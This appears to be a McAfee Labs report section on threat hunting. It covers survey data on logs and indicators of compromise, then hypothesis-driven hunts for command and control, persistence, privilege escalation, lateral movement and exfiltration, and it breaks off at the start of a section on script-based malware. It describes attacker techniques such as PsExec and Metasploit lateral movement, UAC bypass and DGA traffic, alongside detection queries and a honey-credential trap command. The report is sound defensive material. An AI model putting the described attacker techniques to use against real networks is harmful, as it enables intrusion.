In May, McAfee surveyed more than 700 IT and security professionals around the world to better understand how threat hunting is used in organizations and how they hope to enhance their threat hunting capabilities. You can read the full study, *Disrupting the Disruptors, Art or Science? Understanding the role of threat hunters and continuing evolution of the SOC in cybersecurity.* This Key Topic delves more deeply into specific types of indicators of compromise, attackers' tactics and techniques, and how threat hunters use them.

"Threat hunting is like treasure hunting—as opposed to mining. There's no map to finding what you're looking for—and no standard process. You use whatever approach seems right at the moment."

Interviewed threat hunter, McAfee Threat Hunting survey, May 2017

Follow

Share

Key findings from McAfee Threat Hunting Survey

We learned in the 2017 Threat Hunting study that security analysts use a wide range of data to isolate attack signals from the surrounding noise of normal activity. They use their own collection of tools and techniques to process and analyze data and extract useful indicators of compromise.

Use of activity logs

Log type	Percent of respondents
Firewall/IPS-denied traffic	76%
DNS	69%
Proxy	60%
Web and email filter	59%
Server	59%
Windows events (domain)	57%
Packet inspection (sniff)	45%

Figure 14: The most common logs used for threat hunting.

Source: McAfee Threat Hunting Survey, May 2017.

Logs

Activity logs are a rich source of data for threat hunters. Organizations of all types use a wide range, with most using between three and four different logs on a regular basis. About 25% of the most effective hunting organizations used all seven logs. Full packet captures were retained for an average of 6 months.

Indicators of compromise

Overall, the most common indicators of compromise (IOCs)—used by half or more of all respondents in the study—are IP addresses, unusual domain name system (DNS) requests, signs of distributed denial of service activity and geographic irregularities, and suspicious registry of system file changes.




Figure 15: Indicators of compromise typically used by threat hunters.

To read more insights and lessons for organizations looking to understand and enhance their threat hunting capabilities, download the full report.

Follow

Share

How to hunt like a pro

MITRE

Threat hunting is based on understanding an attacker's tactics and techniques. An excellent model to describe those procedures is offered by MITRE, a not-for-profit research organization. MITRE has worked to strengthen cyber defenses for more than four decades. Their model is called ATT&CK, for Adversarial Tactics, Techniques, and Common Knowledge, and presents a thorough description of an attacker's post-compromise behavior and the tactics they may use as they attempt to expand their access and achieve their objectives. We recommend this approach.

Building on this model is the ATT&CK Matrix, which adds more detail to the tactics and identifies specific techniques that apply to each one, including examples of where they have been used and which threat actors are likely to employ them.

The goal is to detect the presence of an adversary, and the earlier in the process the better. Detecting at the delivery or exploitation phases, when the attack is first infiltrating the system, is highly desirable but not simple, as these techniques adapt and evolve frequently. At the other end, detecting at the exfiltration phase may be too late, though it is sometimes all analysts can achieve. Most of the time, hunters tend to find attacks during the command and control phase, or when the attack tries to move from initial infiltration to persistence.




Figure 16: The MITRE ATT&CK model and tactics categories.

Foundstone

Now let's focus on key techniques used by McAfee's Foundstone Services security consulting team. These techniques help threat hunters spot the presence of an adversary in their environment. Although none of these techniques are perfect when used in isolation, they have proven highly effective when used in combination and as part of an organized process.

That process is based on three big "knows:"

- Know the enemy
- Know your network
- Know your tools

Know the enemy

Security analysts are not fighting binaries. They are fighting attackers with a strong motivations, whether financial, political, or military. An effective defense cannot be based solely on indicators of compromise. The fact that someone has seen them does not mean that you are going to see them. Attackers can change their IPs, domains, hashes, etc. very quickly, sometimes even hundreds of times per minute, with little effort. Effective hunters focus on the high-level tactics and techniques that allow them to profile attackers and understand how their motivations affect their behavior, while searching across the network for evidence of those behavioral patterns, and augmenting their knowledge of the enemy.

Knowing the enemy is essential to choosing the right hunting hypotheses and the right questions that will allow hunters to gather context, think critically, and ultimately prove or disprove those statements.

Know the network

Attackers sometimes know their victims' networks better than the organizations do. With many companies still putting the focus on keeping bad guys outside the perimeter and their computers, they do not spend enough time on continuous monitoring and detection and on fast response. Hunting requires knowing what normal looks like on the network, in order to spot abnormal patterns. You cannot know what abnormal looks like unless you know what normal looks like, and that is different in each environment.

After profiling which threat actors are most likely to pose a serious threat to their networks (based on industry, geolocation, public profile, etc.), hunting teams focus on the particular data they would go after (their critical information) and in which segments of their network and systems these reside. Other assaults (such as Petya) aim to disrupt operations. Focusing on targets and motivations allows security teams to narrow the kind of tactics and techniques attackers are most likely to use and to prioritize the hunt for those.

Know your tools

An effective hunter uses a variety of tools, learning when they can be best used and when they tend to fail, without relying too much on any one of them. Thus an effective hunter does not focus too much on the tools, but rather on which data is necessary to build more visibility across the attack chain and to spot specific attack techniques and artifacts identified in previous phases. When there is no effective tool to parse and analyze that data, effective hunters often write their own tools (scripts) or adapt those at hand through the use of automation, integration, and orchestration.

Of course, these tools will not be of much use if the data that we need to analyze is not there in the first place. Under the default configuration of Windows, many of the actions taken by attackers will not generate any event logs, thus preparation and an appropriate logging policy is crucial. Many of these logs can be collected with audit applications, endpoint detection and response products, or Microsoft's Sysinternals Sysmon. One of the most valuable logs, at least in critical systems, is process creation (Event ID 4688) with full command-line logging.

Good hunting

The following section describes some of the most effective hunts you can employ based on some logs commonly found in an average organization. None of these should be considered in isolation, but rather as part of a process that incorporates the key elements we have described.

Each hunting example describes a hypothesis, the questions that hunters need to ask to prove or disprove the hypothesis, the data or specific artifacts used to answer those questions, the source of that data, and the hunting technique or analytic suggested to implement it. This format follows the taxonomy and guidelines shared in "The Need for Investigation Playbooks at the SOC," presented by Ismael Valenzuela and Matias Cuenca-Acuna at the 2017 SANS SOC Summit, and "Generating Hypotheses for Successful Threat Hunting," from David Bianco and Robert M. Lee.

To complement this report, each of the hunts described in the following sections are expanded and available using this taxonomy from the Foundstone GitHub.

Hunting for command and control

DNS is probably the best source of data for detecting an attacker's command and control activity, which can be isolated by looking at outbound DNS requests. A typical form of command and control traffic makes use of domain generation algorithms (DGAs) to avoid signature-based detection. Instead of including a hardcoded domain, this type of malware generates new domain names every few days or so, based on the current date. In addition to not being composed of dictionary-based words, these strings tend to be longer than normal. A simple script that takes the DNS request log file and sorts the requests by length provides useful clues for the hunter, as we see in Figure 17. (For more on this topic, read "Identifying Malware Traffic with Bro and the Collective Intelligence Framework.")

Another characteristic of traffic from domain generation algorithms is a high level of randomness, or entropy, in the domain names requested. Words do not have a random distribution of letters, and are easy to search for. For example, if an attacker codes malware to reach "evil.com" for control purposes, security analysts could not only detect but also prevent this kind of traffic with a simple static rule. Thus attackers have adapted by using high-entropy domain names to evade this type of detection. Mark Baggett, an incident response consultant and security instructor with the SANS Institute, has posted a very effective frequency calculating tool that can help hunt for abnormal DNS requests coming out of a network.

EXAMPLE

Hunting for command and control

Hypothesis: An infected system on the network is generating command and control traffic that has not yet been detected.

Why: Malware does not run in a vacuum. It needs to contact the attacker's infrastructure to download additional payloads, receive instructions on which actions to execute on the endpoints, and to report information from the victim's network. This requires outbound connections originating from the compromised hosts to the attacker's control server.

Questions: Are there any outbound DNS requests with a high degree of entropy? Is there a large volume of incoming NX (nonexistent) domain responses coming back into the network? Are there any abnormally long TXT records in either DNS requests or responses? Are there any abnormal user-agent strings in HTTP requests? Are there any outbound connections generated at regular intervals?

Artifacts: DNS requests and responses, user-agent strings in HTTP requests.

Source: DNS logs from DNS servers with Microsoft DNS Analytics/Proxy logs, or Network Security Monitor (NSM) data from Bro sensors.

How to: Perform least-frequent analysis on both DNS and user agents.

DNS traffic can also be used to evade firewalls by tunneling commands between victim and controller, including activating a remote shell, and uploading or downloading files. An organization's security architecture should be designed to allow outbound DNS requests to originate only from a small set of trusted DNS servers. Next, categorize the DNS traffic by removing the domain name and top-level domain, and look at requests that have unusually long subdomains. A high volume of traffic to one domain or IP address with long subdomains, TXT record types, and a high number of host names should be considered suspicious activity and warrant further investigation.

```
a37fwf32k17gsgylqb58oylzgvlsi35b58m19bt.com
a47d20ayd10nvkshqn50lrltgqcxb68n20gup62.com
a47dxn60c59pziulsozaxm59dqj26dynvfsnw.com
a67gwktaykulxczeueqf52mvcue61e11jrc59.com
axgql48mql28h34k67fvnylwo51csetj16gzcx.ru
ayp52m49msmwmthxoslwpxg43evg63esmreq.info
azg63j36dyhro61p32brgyo21k37fqh14d10k37fx.com
cvlslworouardudtcxato51hscupunua57.org
```

Figure 17: Sample DGA traffic generated by an infected system.

These hunts assume that you have access to the DNS logs generated by your DNS servers, typically some Active Directory controllers that resolve Windows client requests, which in our experience are not collected in many environments due to performance reasons and storage requirements. Collecting and analyzing these logs are vitally important for hunting, forensics, and intrusion detection. Microsoft has acknowledged this need with the introduction of Windows DNS Analytical Logging. This Microsoft article describes in detail how to enable these logs on DNS servers running Windows Server 2012 R2 and later.

Similar concepts can be applied to examining the network for abnormal user agents. The user-agent string is sent by the application, typically a browser, with an HTTP request header and is used by the server to identify the best way to serve the resource requested. This user agent, as any software, can be faked. Through its analysis we can easily profile not only the software used to browse the web (including browser and OS version, browser plug-ins, etc.) but also identify what normal and abnormal looks like in our environment, which usually leads to spotting adversarial activity. Although some intrusion detection engines focus on identifying blacklisted user agents, hunters can apply least-frequent analysis to detect the outliers, which is a much more effective technique:

- Collect user agents from HTTP requests from the proxy or NSM logs.
- Sort from most common to least common.
- Inspect the outliers (the least frequent).

This analysis will find the usual downloaders, peer-to-peer software, media streamers, and other potential policy violations; but in many cases you will spot malware communicating to control server infrastructure, too.

Refer to our command and control investigation playbook for more implementation details.

Hunting for persistence

Once attackers have established a foothold in an organization, they want to stick around and come back at will. This typically involves remaining persistent across system reboots and different user logins.

There are several ways in which an attacker can achieve this goal, but some of the most common techniques employed at this phase involve the use of the AutoStart Extensibility Points (ASEPs), commonly referred to as autoruns, which include:

- Scripts or binaries set to autostart at logon
- Scheduled tasks
- Services
- Device drivers

A successful approach for hunting anomalous entries in any of these ASEPs is to collect entries daily from many systems and employ least-frequent analysis to sort from most common to least common.

EXAMPLE

Hunting for persistence

Hypothesis: At least one system is infected by some malware variant that has established itself to autostart and that has not yet been detected.


Why: In most cases, attackers need to establish some persistent mechanism in their malware so they can control the infected system across sessions and survive a reboot to achieve their objectives.

Questions: Are there any new items set to autostart in the investigated system, across this subnet, or in critical servers?

Artifacts: Windows ASEPs.

Source: Windows Registry, output of Microsoft Sysinternals Autoruns.

How to: Take daily snapshots and run diffs and least-frequent analysis, focusing on the outliers.




The Sysinternal tool Autoruns simplifies this by allowing you to create a snapshot of these ASEPs from a live system using the graphical interface, or from the command line with autorunsc. This tool can compare or "diff" two snapshots to highlight changes. When comparing two reports, new entries should be examined carefully for unauthorized changes, as well as for binaries set to autostart from temp locations such as %USER%\APPDATA\Local\temp, the recycle bin, or any other unusual locations.

Unsigned binaries, abnormally short or long filenames as well as any other rare executable filenames or directories should be examined closely.

Refer to our persistence investigation playbook for more implementation details.

PowerShell provides a great way to script this hunt by remotely accessing these registry keys. Senior SANS Instructor Eric Conrad has provided a link to some PowerShell scripts that implement this concept and that often detect unauthorized software, including malware set to autostart. When used in combination with freq.py to examine the entropy of these registry entries, we enjoy a very powerful technique.



Hunting for privilege escalation


Once an attacker has compromised a system, most of the success of that attack will be determined by the rights and permissions that the attacker gains. A low-privilege account might not be sufficient for the attacker to move laterally in the environment. Nor might it allow him to run tools that need access to privileged areas of memory which contain the hashes, tokens, or tickets the attacker needs. (Read more on lateral movement in the next section.)

An adversary could escalate privileges by different means:

- Finding a vulnerable service that runs with high privileges and that could be replaced by a malicious binary.
- Adding a nonprivileged user to a privileged local or domain group.
- Exploiting a local vulnerability to obtain system privileges due to missing patches (for example, CVE-2016-7255, a Win32k elevation of privilege vulnerability).
- Bypassing user access control (UAC) to execute a malicious application that normally requires administrator privileges—without obtaining the permissions of the relevant user.

EXAMPLE

Hunting for privilege escalation



Hypothesis: An attacker already present on a compromised system is trying to elevate privileges by adding a user to a privileged group.

Why: As a result of a successful exploitation, an attacker may have obtained nonprivileged credentials, forcing the attacker to elevate the privilege level to achieve their goals.

Questions: Is there a new user in a privileged local or domain group? Are there any missing patches that could have been used to attempt a local privilege escalation? Is there any binary set as a service that could have been replaced due to poor file-system permissions?

Artifacts: Windows Event Logs (IDs 4728, 4732, 4756).

Source: Windows endpoints and servers.

How to: Examine the creation of Event IDs 4728, 4732, and 4756 on enterprise domain controllers (or individual computers in nondomain environments).

Adding a nonprivileged account to a privileged group is usually one of the steps an attacker employs to successfully escalate privileges. In many environments, this is a rare event, so any indication of this kind of activity warrants immediate investigation.

This hunt could be easily scripted with PowerShell by running the following query across your domain controllers (or individual systems in a nondomain environment):

```
Get-WinEvent -FilterHashtable @{LogName="Security"; ID=4728, 4732, 4756}
```

Successful hunting requires preparation. A proactive but very successful approach to detecting privilege escalation is to employ deception techniques: the hunter sets up traps as early warning systems. "Honey creds" or "honey hashes" are a form of tokens that can serve this purpose. The hunter populates the Local Security Authority Subsystem Service (LSASS) cache with fake credentials and waits for an attacker to grab them, providing early warning of unauthorized access. Several tools suit this purpose, including the PowerShell script Invoke-CredentialInjection.ps1. Alternatively, we can also use a simple command such as this:

```
echo "superpassword" | runas /user:mydomain.com\superadmin /netonly ipconfig
```

The hunter then creates a scheduled task that checks for Event ID 4625 ("logon failed") in the security event log and a script that sends an alert whenever the superadmin account is found on that log. This technique also allows us to hunt for lateral movement.

Refer to our privilege escalation investigation playbook for more implementation details.

Hunting for lateral movement

Once an attacker has established a foothold in an organization via a compromised system (typically through client-side exploitation) and managed to gain a privileged credential, the next step often involves moving laterally to reach the systems that hold the most valuable data.

With many organizations still too reliant on perimeter protection devices, with little or no internal segmentation and monitoring, attackers often move freely through the network, making use of techniques such as "pass the hash/ticket/token." In many cases, however, attackers try to blend in by leveraging the same tools that the IT department uses to manage the network (for example, remote desktop protocol), a much stealthier approach.

During recent years we have observed a huge increase in the use of standard IT administration tools such as PsExec, PowerShell, and Windows Management Instrumentation (WMI) for this purpose. PsExec, part of Microsoft's Sysinternals suite, is a tool that has been widely abused especially in targeted attacks (for example, see our report on SAMSAM or the more recent Petya attack).

PsExec allows administrators to execute commands remotely via named pipes using the Server Message Protocol over TCP port 445. This capability is not only useful to system administrators, but also to attackers, who through PsExec can control the execution of software across multiple remote machines on the network, leveraging harvested credentials. Of course, synchronizing passwords for the local administrator account or for the domain account you use for your authenticated vulnerability scan is a great way of making an attacker's life much easier!

To execute PsExec, an administrator needs the binary on his or her workstation. Once connected to the hidden ADMIN$ share on the remote system, PsExec starts the service psexecsvc, and enables a named pipe through which the administrator sends commands, and receives their output.

Understanding this process allows us to hunt for the execution of PsExec, as starting a new service triggers the creation of Event ID 7045:

```
Get-WinEvent -FilterHashtable @
{logname='system'; id=7045}
```

The Metasploit Framework provides a module with similar functionality to PsExec, returning a payload (often a Meterpreter shell) to the attacker.

EXAMPLE

Hunting for Lateral Movement

Hypothesis: An active attacker on the network is trying to move laterally by employing PsExec.

Why: Usually attackers do not have direct access to targeted information from the initial compromised system, requiring them to "jump" to other systems or execute commands on remote computers using harvested credentials.

Questions: Is there any evidence of PsExec use? Is there a new service on any critical servers? Are there any errors associated with the start of new services? Is there any workstation-to-workstation traffic on the network?

Artifacts: Windows Event Logs (IDs 7045, 7030, 4624).

Source: Windows endpoints and servers.

How to: Examine the creation of Event ID 7045 for evidence of PsExec execution and ID 7045 in combination with ID 7030 for evidence of Metasploit's PsExec execution.

However, a key difference allows us to hunt for Metasploit's version of PsExec:

- It creates a random service executable.
- It generates the Event ID 7030 as part of an error that occurs when the Metasploit PsExec service is allowed to interact with the desktop.

We can hunt for the execution of Metasploit's PsExec by searching for Event ID 7045 in combination with Event ID 7030.

```
Get-WinEvent -FilterHashtable @
{logname='system'; id=7030}
```

Another successful technique to hunt for lateral movement focuses on finding successful network (remote) logons in the internal network using local credentials. In a typical Windows domain, network logons should employ domain accounts, not local ones. Thus, an attacker grabbing a local account whose password is synchronized across the network and using it to move laterally would be easy to spot with this technique. Similarly, this user might show up as logged on to multiple systems at the same time. Unfortunately, both local and network logons produce the same event ID (4624), so the Security ID and the Account Domain fields in the records will need to be parsed.

Refer to our lateral movement investigation playbook for more implementation details.

Hunting for exfiltration

Network session data has been leveraged by network engineers and network operations centers for many years to troubleshoot connections and monitor network performance issues, yet this is still one of the least viewed logs by security analysts.

Session-based data, or network "flows," are an excellent source of information, not only for security analysts but also for threat hunters. Typically called NetFlow, and first introduced in Cisco routers, these network flows contain useful metadata about the connections that traverse a router, including Layer 3 (IP) and Layer 4 (TCP/UDP) session information. Although the level of detail depends on the device and protocol version, flows usually provide enough information to determine the normal behavior of the network, which, as we recall from our three "Know's," is one of the main principles of good hunting.

Flow data can be obtained not only from border routers but also from internal switches, firewalls, and collectors such as SiLK or Argus. (From the perspective of your perimeter firewall, all outbound traffic sees your perimeter firewall as the only source when doing network address translation.) The more visibility across the network (from external and internal segments), the more investigation questions we can answer.

At the very least, investigate connections that:

- Remain persistent for a long time. When running this analysis you will find either authorized or unauthorized VPNs, SSH connections, browser toolbars and, often, malware.
- Send data to foreign countries, especially those with which the organization does not do any regular business.
- Send a large volume of data out of the network.

If you see the same source IP address across these three lists, chances are that you have uncovered an undetected data exfiltration.

Refer to our data exfiltration investigation playbook for more implementation details.

EXAMPLE

Hunting for exfiltration

Hypothesis: An attacker is attempting to exfiltrate a large volume of data to a nonbusiness-related geolocation.

Why: Exfiltration is the last step in a data breach caused by a motivated attacker. Attackers may send a large volume of data outside of the network using different protocols.

Questions: Is any workstation or server sending a large volume of data outside the network? Are there any outbound connections to nonbusiness-related geolocations? Is data being sent at abnormal times? Are there any connections that remain pinned for an abnormally long time?

Artifacts: Network session data (flows).

Source: Border router, switches, or other collectors (SiLK, Argus, etc.). Firewalls, proxies, and NSM devices can also provide similar information.

How to: Profile what normal looks like on your network and hunt for connections that remain pinned for a long time, connections to foreign countries, and connections with a high volume of data sent.

Conclusion

Although threat hunting does not substitute for good continuous monitoring nor any of the other key capabilities that a mature organization should strive to achieve, it does offer a key element of a mature SOC that seeks to move from a reactive to a proactive stance.

Although none of these techniques is perfect by itself, they have proven very effective every time they have been used. Their application provides an additional benefit: As you do these exercises, you will better learn how your network operates and what is normal, so you can be more prepared to spot abnormal activity.

Threat hunters can learn more on how to implement a sound approach based on hypotheses and questions at our GitHub site, while researching some of these other excellent resources:

Additional reading material

- Threat Hunting Project
- Detecting Lateral Movement Through Tracking Event Logs
- Helping Overburdened SOC Analysts Become More Effective Threat Hunters
- Game Changer: Identifying and Defending Against Data Exfiltration Attempts
- How analysts approach investigations

Open-source tools


- rastrea2r. Collecting & hunting for IOCs with gusto & style
- OpenDXL
- DeepBlueCLI
- Security Onion
- SOF-ELK
- Real Intelligence Threat Analytics

The rise of script-based malware

—Diwakar Dinkar and Prajwala Rao

Scripting techniques used by malware are a widely embraced tactic by attackers. Some malware employ these techniques during their entire operations, and others for a specific purpose. McAfee Labs has seen script-based malware increase during the last two years, as cybercriminals continue their search for ways to deceive users and evade detection.

Malware authors use JavaScript, VBScript, PHP, PowerShell, and other scripts to distribute their malicious wares. We have seen Bartallex, Kovter, Nemucod, and W97/Downloader, along with many other malware, using scripts to deliver payloads to victims' machines. In 2015, the Angler Exploit Kit used scripts for malware distribution. In 2016, Locky spread by using multiple obfuscated layers of JavaScript. Nemucod ransomware has employed PHP and JavaScript. We have also seen the execution of fileless malware with the help of PowerShell. Bartallex uses a combination of .bat and .vbs files to download its payload. Dridex uses PowerShell to help download and execute its payload. In the beginning of 2017, attackers used PowerShell to target the Mac.


PowerShell malware submitted to McAfee Labs
25,000
